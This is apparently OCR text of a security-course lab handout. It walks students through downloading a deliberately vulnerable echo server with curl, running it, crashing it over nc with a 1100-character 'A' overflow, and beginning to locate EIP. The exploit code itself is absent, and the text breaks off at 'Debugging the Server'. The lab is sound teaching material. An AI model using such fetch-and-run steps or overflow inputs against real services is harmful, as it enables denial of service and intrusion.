
In a Terminal window, execute these commands:


- **curl https://samsclass.info/127/proj/p4-server.c > p4-server.c**
- **curl https://samsclass.info/127/proj/p4-server > p4-server**
- **chmod a+x p4-server**
- **./p4-server**


The server is listening on TCP port 4001.
You need two Terminal windows for this project--a "SERVER WINDOW" and a "CLIENT WINDOW", as labelled below.
Open a second Terminal window and execute this command:

nc 127.0.0.1 4001

You see a "Welcome to my server!" banner. Type in the message HELLO and press Enter.
The server echoes back your input and asks for another message, as shown below.








Stopping the Client (and the Server)


In the Terminal window, running "nc", press Ctrl+C. This stops both the client and the server.

Viewing the Source Code

In the SERVER WINDOW, execute these commands:

- gdb p4-server
- list






Making a DoS Exploit

A simple DoS exploit is a string of "A" characters 1100 characters long.
In a Terminal window, execute this command:


nano p4-b1

Enter this code:



Execute these commands to create the exploit file:

- **chmod a+x p4-b1**
- **./p4-b1 > p4-e1**
- **ls -l p4-e1**




Performing the DoS Attack


In the SERVER WINDOW, execute this command to restart the server:

./p4-server

The server is listening on TCP port 4001.
In the CLIENT WINDOW, execute this command to send the exploit to the server:

nc 127.0.0.1 4001 < p4-e1






Locating the EIP

In a Terminal window, execute this command:


nano p4-b2

Enter this code:



Execute these commands to create the exploit file:

- **chmod a+x p4-b2**
- **./p4-b2 > p4-e2**
- **ls -l p4-e2**
- **cat p4-e2**




Debugging the Server

